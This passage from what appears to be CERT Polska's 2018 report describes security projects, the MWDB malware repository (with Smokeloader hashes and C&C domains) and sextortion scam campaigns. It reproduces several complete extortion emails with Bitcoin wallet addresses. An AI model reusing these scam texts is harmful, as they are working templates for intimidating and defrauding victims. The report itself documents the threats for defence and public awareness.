Moreover, an important task of NASK within the scope of this project is to define a model of cooperation between the regional centre and the national CSIRTs, in particular CSIRT NASK. The cooperation model should specify the way and scope of information exchange, as well as incident reports.

The project is co-financed by the National Centre for Research and Development under the CyberSecIdent “CyberSecurity and eIdentity” programme, slated to conclude in 2021.

Cyber Exchange

In November, we officially launched a programme of exchange of experts between 11 European CERTs. International internships will enable specialists from national, governmental and academic teams to learn more about the specificity of work in their counterpart institutions in other countries, exchange knowledge and experience and establish direct contacts, which are a key element of efficient international cooperation.

Apart from CERT Polska, employees of similar teams from Austria, Croatia, Czechia, Greece, Latvia, Luxembourg, Malta, Romania and Slovakia participate in the exchange. The consortium is led by the Czech CZ.NIC association, which encompasses CSIRT.CZ.

Most internships will take place in 2019. The project also envisions cooperation on technological matters, comprising the exchange of network threat analysis tools, as well as tools supporting incident handling.

The project is financed from the European Union funds within the framework of the European Commission’s Connecting Europe Facility programme[24]. It will conclude by the end of 2020.

Forensics

Another project carried out by the CERT Polska Team, which was launched in 2017, is the Advanced Forensic Laboratory, co-created with the Cybersecurity Division of the Warsaw University of Technology as part of the National Centre for Research and Development CyberSecIdent programme. CyberSecIdent is a research and development programme designed to increase the security of the Polish Internet by increasing the availability of hardware and software security solutions.

As part of the project, the team of experts at CERT Polska work together with the Warsaw University of Technology team to develop a set of specialized tools and solutions. The aim is to support law enforcement agencies in the fight against crime and criminals, who increasingly use modern methods of communication and data archiving.

The Forensics Team established by CERT Polska in 2018 works on testing the solutions developed in real-life conditions. It supports law enforcement authorities in field operations and analysis of the gathered evidence.

The project encompasses works on the development of competences in the field of SIGINT – part of a mobile laboratory, which allows the detection of unauthorised transmissions, broadcasts and signal sources. The mobile laboratory has been additionally equipped with inertial nav-


[24] Grant no. 2017-EU-IA-0118

igation enabling precise measurements of signal sources, both in underground garages and in areas with high GPS signal interference due to terrain or intentional jamming.

MWDB system

Malware analysis is one of the challenges faced by nearly all cybersecurity teams. Viruses are often distributed on a large scale, so a coordinated exchange of information about them between organisations can bring mutual benefits to all stakeholders. Because of that, at the beginning of 2019, the CERT Polska team made its internal malware repository available to external analysts on special terms.

Every user with an MWDB account can see their malware samples in reverse chronological order. Each sample added to the repository is automatically sent to CERT Polska's analytical systems, and some of them are selected for manual analysis.




Name	Hash	File type	Tags	Creation Time	Access Time
Name: 30be943c32c5a642c08448ba952d0a... Size: 40960	0161e65fbe166eb568ab0025272a4dbf 37aacd6cb754495fb6a726c6cfe6bdb1c46e a670ac0e9306258c7b1456cd8244	data	smokeloader	Sat, 30 Sep 2017 10:57:39 GMT	Mon, 07 Jan 2019 19:08:24 GMT
Name: 09c7ccf7160ebf04b0e5ef13e6edb6ad... Size: 40960	ad2f1c63ce69240b3c29a48acaaf6610 965bd29c6609eef8f34440d4cd998c83f124 8f578e86f386175d35cafb61a830	data	smokeloader	Sat, 30 Sep 2017 10:57:40 GMT	Mon, 07 Jan 2019 19:08:24 GMT
Name: accf76fc3c5cae54a45fa85ca0c1da39... Size: 40960	9f091345bd436e28790d723cf989eeb9 1d1bf1be0d498ac6f0522e45cb798f90cd56 33b473eb7907a0d4b9d55adab008	data	smokeloader	Sat, 30 Sep 2017 10:57:41 GMT	Mon, 07 Jan 2019 19:08:24 GMT
Name: 46aea2ad89a2e95f0ddf31aefa862ce1... Size: 40960	3cf7ca8fe5861b411bff746ba37c1ef8 83177407c7f1c61777b505c764446e06adbe 109851f2d9c101f19ff9a3d08113	data	smokeloader	Sat, 30 Sep 2017 10:57:41 GMT	Mon, 07 Jan 2019 19:08:24 GMT
Name: Smoke3_4cad28b1f8b20f75df5e93eff... Size: 12288	e940d4e23e93dc25b6caba0ee18783c4 4cad28b1f8b20f75df5e93eff725de093c4a 6b660b5faf84938214cfad131e89	PE32 executable (GUI) Intel 80386, for MS Windows	ripped:smokeloader	Sat, 30 Sep 2017 10:50:31 GMT	Mon, 07 Jan 2019 19:08:24 GMT
Name: smk.task.8614af72c7829d9137f12445... Size: 270754	43fe97bb6a0eec37a534e076e25b96fb 8614af72c7829d9137f12445b523eb3c958b 7eb7719beae2716d0b61eca8bdb0	PE32 executable (GUI) Intel 80386, for MS Windows, ...	smokeloader_drop smokeloader_task	Wed, 06 Dec 2017 15:04:39 GMT	Mon, 07 Jan 2019 19:08:24 GMT
Name: smk.task.dc8756e58cf3a2ca560d925f... Size: 834353	da4d806b28c3f481e43a5964f6be2c6b dc8756e58cf3a2ca560d925f3af89aeb4168 9f7ebf6ee36cd00db801130a952a	PE32 executable (GUI) Intel 80386, for MS Windows, ...	smokeloader_drop smokeloader_task	Thu, 07 Dec 2017 06:12:40 GMT	Mon, 07 Jan 2019 19:08:24 GMT

Figure 9. *MWDB system homepage, presenting latest samples (archived data).*

Basic data such as hash, file type, file size, etc., are linked to the samples in the MWDB.

The repository also tracks the relationship between related samples in the form of a tree. For example, if a malware sample tries to install additional modules on the victim's computer, they will be linked in the MWDB as child samples.



EpiblasticSalutationalEcclesiaDesigns

Filename	7cf2d482bf89bb96b328e6f963b8f98a087e3d6c
File size	40960
File type	data
md5	68709c7318366bfbec0facbb97b44466
sha1	7cf2d482bf89bb96b328e6f963b8f98a087e3d6c
sha256	ebd720d9715f151df82a26cd4853969ded6421f6ec6045369b0fa428362bc690
sha512	1085224e37b6e2bbcf8e7bf9700b5b3895950be3c2e9458cd2a3cc4d383cfec0adf27d7172d2b0c6f 9266d43b2365cb01a4e21fd73547d980009b33de50b763f
crc32	EC29CD30
ssdeep	384:rTgNZmI1AlOTvfBAv2oGL1DThvPfJOP5I:vIuOTXC+VZTfu5
Upload time	Tue, 03 Oct 2017 09:12:27 GMT

Latest static config

+ domains	[{ "cnc": "http://boboxmr.ru/" }, { "cnc": "http://boboboxmr.ru/" }, { "cnc": "…
+ rc4_key_req	0xbfe387ca
+ rc4_key_resp	0xfe8ea7f3
+ sample_id	12345

Tags

smokeloader

Related samples

parent	3617dc0ccae2a3d65b6b2fcf06241e08 1a1778e54940a9df3135bf74f3ad1b3d	ripped:smokeloader smokeloader_task smokeloader_drop
child	791c08bd68d0d84763718fc898735373 04f0e6e0b2740177d87b514dbc742258	smokeloader_task smokeloader_drop
child	4e2d72ca958bb920b139aa6bb50ef260 f47f7409dc1be80dc8a1e5a684c75432	smokeloader_plugin smokeloader_drop

Related configs

child	71848fa616a73fca29d80eec25a39cafe8b4ec6f2d262364e3ab4bde11d1d 669

Comments

No comments to display

Figure 10. *Detailed sample view in MWDB. References to a dropper and a sample of executable files from the next stages of infection are visible.*

In exchange for adding a sample to the system, you can see information obtained during the analysis, such as specific malware family and static configuration (if obtained). By "configuration," we mean all the detailed information that can be extracted directly from a given sample, such as C&C server addresses or encryption keys.

External entities are granted access based on on the following rules:

- the user has access to the samples they added to the MWDB;
- in exchange for adding a sample, the user is provided with information on the sample obtained during automatic and manual analyses (under a provison that only selected samples are analysed manually);
- the samples contained in the MWDB may be made available by us to third parties.

The system is designed for malware analysts. An account may be requested by persons who reveal their professional affiliation for example with a CERT, a corporate team responsible for cybersecurity or a university involved in research in the field of malicious software. If you are interested, please contact us at info@cert.pl. We reserve the right to respond only to approved requests.

Photo: unsplash.com, Zachary Xu

“

The number of malicious applications for mobile devices, especially those running on Android, is growing. Many of them, including those impersonating legal financial applications, were available to download from the official store.

”

Przemysław Jaroszewski,
Head of CERT Polska


National threats and incidents

In this part of the report, we describe selected new or increasingly significant threats that particularly affected Polish Internet users.

Sextortion scams – “I know your password”

The first “sextorion scam” campaign recorded by CERT Polska in 2018, aimed at extorting money from users, took place in April.

Many different variants of the messages circulated around the Internet, but all of them were based on the same model. The attackers suggested that they are in possession of a compromising video of the victim acquired through advertisement on an adult video site or malware installed on their computer. The payment of the ransom in the amount of around 300 USD was supposed to stop the criminal from publishing a video.



Temat: You're my victim

Hi, victim.
I write you because I put a malware on the web page with porn which you have visited.
My virus grabbed all your personal info and turned on your camera which captured the process of your onanism. Just after that the soft saved your contact list.
I will delete the compromising video and info if you pay me 350 USD in bitcoin. This is address for payment :
1HR4V4nPowvzXGPdbccUbwKX1TxPbZdpMN

I give you 30 hours after you open my message for making the transaction.
As soon as you read the message I'll see it right away.
It is not necessary to tell me that you have sent money to me. This address is connected to you, my system will delete everything automatically after transfer confirmation.
If you need 48 h just reply on this letter with +.
You can visit the police station but nobody can help you.
If you try to deceive me , I'll see it right away !
I dont live in your country. So they can not track my location even for 9 months.
Goodbye. Dont forget about the shame and to ignore, Your life can be ruined.


Figure 11. *An example of a “sextortion scam” message.*

A similar campaign was recorded in mid-July. It might seem that the variant of the attack was no different from the previous one: “transfer Bitcoins to the provided account, we have a recording of you”, but there was a significant change. In the first sentence of the e-mail the victim could read their real password – without any explanation as to where did it come from, the criminals probably hoped that that the victim used the same password in numerous services. The ransom amount also went significantly up, from around 300 USD to around 3000 USD. Most of the victims’ data came from LinkedIn and Dropbox breaches. Including the user’s password in the e-mail was probably aimed at putting strong psychological pressure on the victim. The criminal assured the victim that they got access to the victim’s computer via RDP when the victim opened a pornographic website. They also declared that they had their contact lists from social media and e-mail account. Half of the video was supposed to show the captured screen content, while the other half would be a view from the built-in camera.

Some of the Bitcoin wallet addresses recorded by CERT Polska, used for the purposes of this campaign:

```
1Je5CbHkcdjnMfbna78y4FfomRHQX2xawU
1AoQB1GHm41XrrbZ6orcH4eKA5nummvGgr
14nBqkd48qJ8WLni8KSgwEx3AiZWz53SAd
18gyZFAVhZ7pVBaFaTP5LDsoyGbuwFCSQa
1PhAzthZMqAaFHBAEDLinbNk6yZBVVfyrr
1PjUiw2oesScKsba9uwVanMPzpzr3Fn1DX
```


Since then, CERT Polska has recorded singular reports related to the described scam attempts. In October 2018, the number of reports – probably along with the number of messages sent – increased significantly. The amount of ransom to be paid has gone down to 800 USD.




```
From: [redacted]
Sent: Saturday, October 13, 2018 2:20 AM
To: [redacted]
Subject:[redacted] - [redacted]

It seems that, [redacted], is your password. You may not know me and you are probably wondering why you are getting this
e-mail, right?

Actually, I setup a malware on the adult vids (porno) web-site and guess what, you visited this site to have fun (you
know what I mean). While you were watching videos, your internet browser started out functioning as a RDP (Remote
Desktop) having a keylogger which gave me accessibility to your screen and web cam. After that, my software program
obtained all of your contacts from your Messenger, FB, as well as email.

What did I do?

I backuped phone. All the photo, video and contacts.
I created a double-screen video, 1st part shows the video you were watching (you've got a good taste haha . . .), and
2nd part shows the recording of your web cam.

Exactly what should you do?

Well, in my opinion, $800 is a fair price for our little secret. You'll make the payment by Bitcoin (if you do not
know this, search "how to buy bitcoin" in Google).

BTC Address: 1DAPfbXMTXRWiHh4W2CD49J7UdEBDsWLXa
(It is cAsE sensitive, so  copy-paste it)

Important:
You have one day in order to make a payment. (I have a unique pixel in this e-mail, and at this moment I know that
you have read through this email message). If I do not get the BitCoins, I will certainly send out your video
recording to all of your contacts including relatives, coworkers, and so on. Having said that, if I receive the
payment - I'll destroy the video immediately. If you need evidence, reply with "Yes!" and I'll send out your video
recording to your 6 contacts. It is a non-negotiable offer, that being said don't waste my personal time and yours by
responding to this message.
```

***Figure 12.** An example of a "sextortion scam" message.*

Apart from messages, similar to those sent in July, a new model of scam emerged. This time the criminal informed the victim that they compromised the victim's e-mail account using a password found on some website. They would then warn the victim that changing the password would not help, because some malware installed on the victim's computer would report this fact to the attacker. Just like before, the recipient of the message was informed about a supposed camera image and a screenshot. In addition, the alleged malware was supposed to inform the criminal about the fact that the message has been read and from then on, the victim would have exactly 48 hours to pay the ransom. An interesting and new addition was the use of e-mail address spoofing, which made the message look as if it was sent from the victim's account.




```
Hello!

I'm a hacker who cracked your email and device a few months ago.
You entered a password on one of the sites you visited, and I intercepted it.
This is your password from [redacted] on moment of hack: [redacted]

Of course you can will change it, or already changed it.
But it doesn't matter, my malware updated it every time.

Do not try to contact me or find me, it is impossible, since I sent you an email from your account.

Through your email, I uploaded malicious code to your Operation System.
I saved all of your contacts with friends, colleagues, relatives and a complete history of visits to the Internet resources.
Also I installed a Trojan on your device and long tome spying for you.

You are not my only victim, I usually lock computers and ask for a ransom.
But I was struck by the sites of intimate content that you often visit.

I am in shock of your fantasies! I've never seen anything like this!

So, when you had fun on piquant sites (you know what I mean!)
I made screenshot with using my program from your camera of yours device.
After that, I combined them to the content of the currently viewed site.
```



```
There will be laughter when I send these photos to your contacts!
BUT I'm sure you don't want it.

Therefore, I expect payment from you for my silence.
I think $811 is an acceptable price for it!

Pay with Bitcoin.
My BTC wallet: 1JTtwbvmM7ymByxPYCByVYCwasjH49J3Vj

If you do not know how to do this - enter into Google "how to transfer money to a bitcoin wallet". It is not difficult.
After receiving the specified amount, all your data will be immediately destroyed automatically. My virus will also remove
itself from your operating system.

My Trojan have auto alert, after this email is read, I will be know it!

I give you 2 days (48 hours) to make a payment.
If this does not happen - all your contacts will get crazy shots from your dark secret life!
And so that you do not obstruct, your device will be blocked (also after 48 hours)

Do not be silly!
Police or friends won't help you for sure ...

p.s. I can give you advice for the future. Do not enter your passwords on unsafe sites.

I hope for your prudence.
Farewell.
```

Figure 13. *An example of a “sextortion scam” message.*

November of 2018 saw another interesting modification of this popular attack. The content of the message was almost the same as before, but it was translated into Polish. The final part of the message claimed that the data has already been sent to an external server. This shows that the campaign, in contrast to the previous ones, was addressed only to Polish-speaking users.



```
Mam dla ciebie złe wieści.
20/08/2018 - w tym dniu włamałem się do twojego systemu operacyjnego i uzyskałem pełny dostęp do twojego konta [redacted]

Nie ma sensu zmieniać hasła, moje złośliwe oprogramowanie przechwytuje je za każdym razem.

Jak było:
W oprogramowaniu routera, do którego byłeś podłączony w tym dniu, wystąpiła luka.
Najpierw zhakowałem ten router i umieściłem na nim mój złośliwy kod.
Kiedy wszedłeś do Internetu, mój trojan został zainstalowany w systemie operacyjnym twojego urządzenia.

Potem zrobiłem pełny zrzut twojego dysku (mam całą twoją książkę adresową, historię przeglądania stron, wszystkie pliki, numery telefonów i adresy wszystkich twoich kontaktów).

Miesiąc temu chciałem zablokować Twoje urządzenie i poprosić o niewielką kwotę, aby odblokować.
Ale patrzyłem na strony, które regularnie odwiedzasz, i doszedłem do wielkiej radości z twoich ulubionych zasobów.
Mówię o witrynach dla dorosłych.

Chcę powiedzieć - jesteś wielkim, wielkim zboczeńcem. Masz nieokiełznaną fantazję !!!

Potem przyszedł mi do głowy pewien pomysł.
Zrobiłem zrzut ekranu z intymnej strony, na której się bawisz (wiesz o co chodzi, prawda?).
Potem zrobiłem zrzut ekranu z twoimi radościami (za pomocą kamery twojego urządzenia) i połączyłem wszystko razem.
Okazało się pięknie, nie wątp.

Jestem głęboko przekonany, że nie chciałbyś pokazać tych zdjęć swoim krewnym, przyjaciołom lub współpracownikom.
Myślę, że 540 $ to bardzo mała kwota za moje milczenie.
Poza tym spędziłem dużo czasu nad tobą!

Akceptuję pieniądze tylko w bitcoinach.
Mój portfel BTC: 1PvmfaAdfJVXtvjWZGwWrVGjLJRzKboWY4

Nie wiesz, jak uzupełnić portfel Bitcoin?
W dowolnej wyszukiwarce napisz "jak przesłać pieniądze do portfela btc".
To łatwiejsze niż wysłanie pieniędzy na kartę kredytową!

W przypadku płatności masz trochę więcej niż dwa dni (dokładnie 50 godzin).
Nie martw się, zegar zacznie się w momencie, gdy otworzysz ten list. Tak, tak ... już się zaczęło!

Po dokonaniu płatności mój wirus i brudne zdjęcia automatycznie ulegną samozniszczeniu.
Opowiadanie, jeśli nie otrzymam określonej kwoty od ciebie, twoje urządzenie zostanie zablokowane, a wszystkie twoje kontakty otrzymają zdjęcia z twoimi "radościami".

Chcę, żebyś był ostrożny.
- Nie próbuj znaleźć i zniszczyć mojego wirusa! (Wszystkie twoje dane są już przesłane na serwer zdalny)
- Nie próbuj się ze mną kontaktować (nie jest to możliwe, wysłałem Ci wiadomość e-mail z Twojego konta)
- Różne służby bezpieczeństwa ci nie pomogą; formatowanie dysku lub niszczenie urządzenia również nie pomoże, ponieważ dane są już na serwerze zdalnym.

P.S. Gwarantuję ci, że nie będę ci przeszkadzał po wypłacie, ponieważ nie jesteś moją jedyną ofiarą.
 To jest kodeks hakerski.
```

Figure 14. *An example of a “sextortion scam” message targeted at Polish users.*


The last campaign of this type in 2018 was recorded by Proofpoint analysts. The message was once again in English. The content of the message itself was very similar to the October campaign, but with a twist – the criminal did not provide their Bitcoin wallet address, but instead the message contained a link to the cloud, where the alleged material discrediting the victim was supposed to be found. After clicking on the link, the victim downloaded the AZORult stealer and their data was then encrypted by Gandcrab ransomware.

Android malware campaigns

